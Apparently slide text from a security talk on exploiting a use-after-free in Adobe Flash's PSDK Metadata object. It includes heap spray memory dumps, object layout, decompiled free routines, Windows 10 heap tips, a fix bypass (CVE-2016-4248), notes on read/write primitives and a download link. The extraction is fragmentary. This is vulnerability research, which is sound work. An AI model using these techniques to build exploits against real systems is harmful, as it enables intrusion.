<u>0000000000E7F0000</u>	0000000000FCB000
<u>0000000000F7BB000</u>	00000000000005000
<u>0000000000F7C0000</u>	0000000000FC9000
<u>00000000010789000</u>	00000000000007000
<u>00000000010790000</u>	0000000000FC9000
<u>00000000011759000</u>	00000000000007000
<u>00000000011760000</u>	0000000000FC9000
<u>00000000012729000</u>	00000000000007000

nt) ;

ull)

64-bit Exploit

0000000000cc200A0	0000000005F4F97F8
0000000000cc200A8	00000000000000000
0000000000cc200B0	0000000005F544FC1
0000000000cc200B8	3FF00000000000000
0000000000cc200C0	0000000005F4F9818
0000000000cc200C8	00000000000000000
0000000000cc200D0	0000000005F544FC1
0000000000cc200D8	00000000054336677
0000000000cc200E0	00000000000000000
0000000000cc200E8	00000000000000000
0000000000cc200F0	0000000005F4F9838
0000000000cc200F8	00000000000000000
0000000000cc20100	0000000005F544FC1
0000000000cc20108	00000000000000000
0000000000cc20110	0000000005F544FC1
0000000000cc20118	00000000000000000
0000000000cc20120	0000000005F544FC1
0000000000cc20128	00000000000000000
0000000000cc20130	00000000006A7E080
0000000000cc20138	00000000000000000
0000000000cc20140	00000000000000000
0000000000cc20148	9000000B522B35463

Flag

Metadata

♣ Heap Spray malloced Objects

0000000000cc20000	0000000000003F9000
0000000000d019000	00000000000007000
0000000000d020000	0000000000007F9000
0000000000d819000	00000000000007000
0000000000d820000	000000000000FC9000
0000000000e7E9000	00000000000007000
0000000000e7F0000	000000000000FCB000
0000000000f7BB000	00000000000005000
0000000000f7C0000	000000000000FC9000
00000000010789000	00000000000007000
00000000010790000	000000000000FC9000
00000000011759000	00000000000007000
00000000011760000	000000000000FC9000
00000000012729000	00000000000007000


64-bit Exploit

Metadata

+0 vtable
+8 dummy
+10 dummy
...
+120 ptr

64-bit Exploit

`Metadata.setByteArray(name, bytes);`



Windows 10 Tips

- ✿ PSDK is malloced
 - ✿ LFH randomisation
 - ✿ Multiple occupation

Windows 10 Tips

```
LPVOID __thiscall sub_10080240(LPVOID lpMem, char a2)  
{  
    LPVOID v2; // esi@1  
  
    v2 = lpMem;  
    *(_DWORD *)lpMem = off_10FC6C80;  
    if ( a2 & 1 )  
        sub_10A294D5(lpMem); →  
    return v2;  
}
```

```
if ( lpMem )  
{  
    if ( !HeapFree(hHeap, 0, lpMem) )  
    {  
        v1 = (_DWORD *)sub_10DAB7D1();  
        v2 = GetLastError();  
        *v1 = sub_10DAB758(v2);  
    }  
}
```

Conclusion

- ✧ The Fix

- ✧ remove the reference manually after release()
 - ✧ bypass: declare two of them (CVE-2016-4248)
 - ✧ Memory Protector has no effects
- ✧ remove the release() from AS3 level

- ✧ Use-After-Use-After-Free

- ✧ relatively common way to retrieve a Read Primitive
- ✧ replace String with other structure ?= Write Primitive

Thanks for your attention

Q & A

Download everything from:
<http://www.hhjack.com/psdk.zip>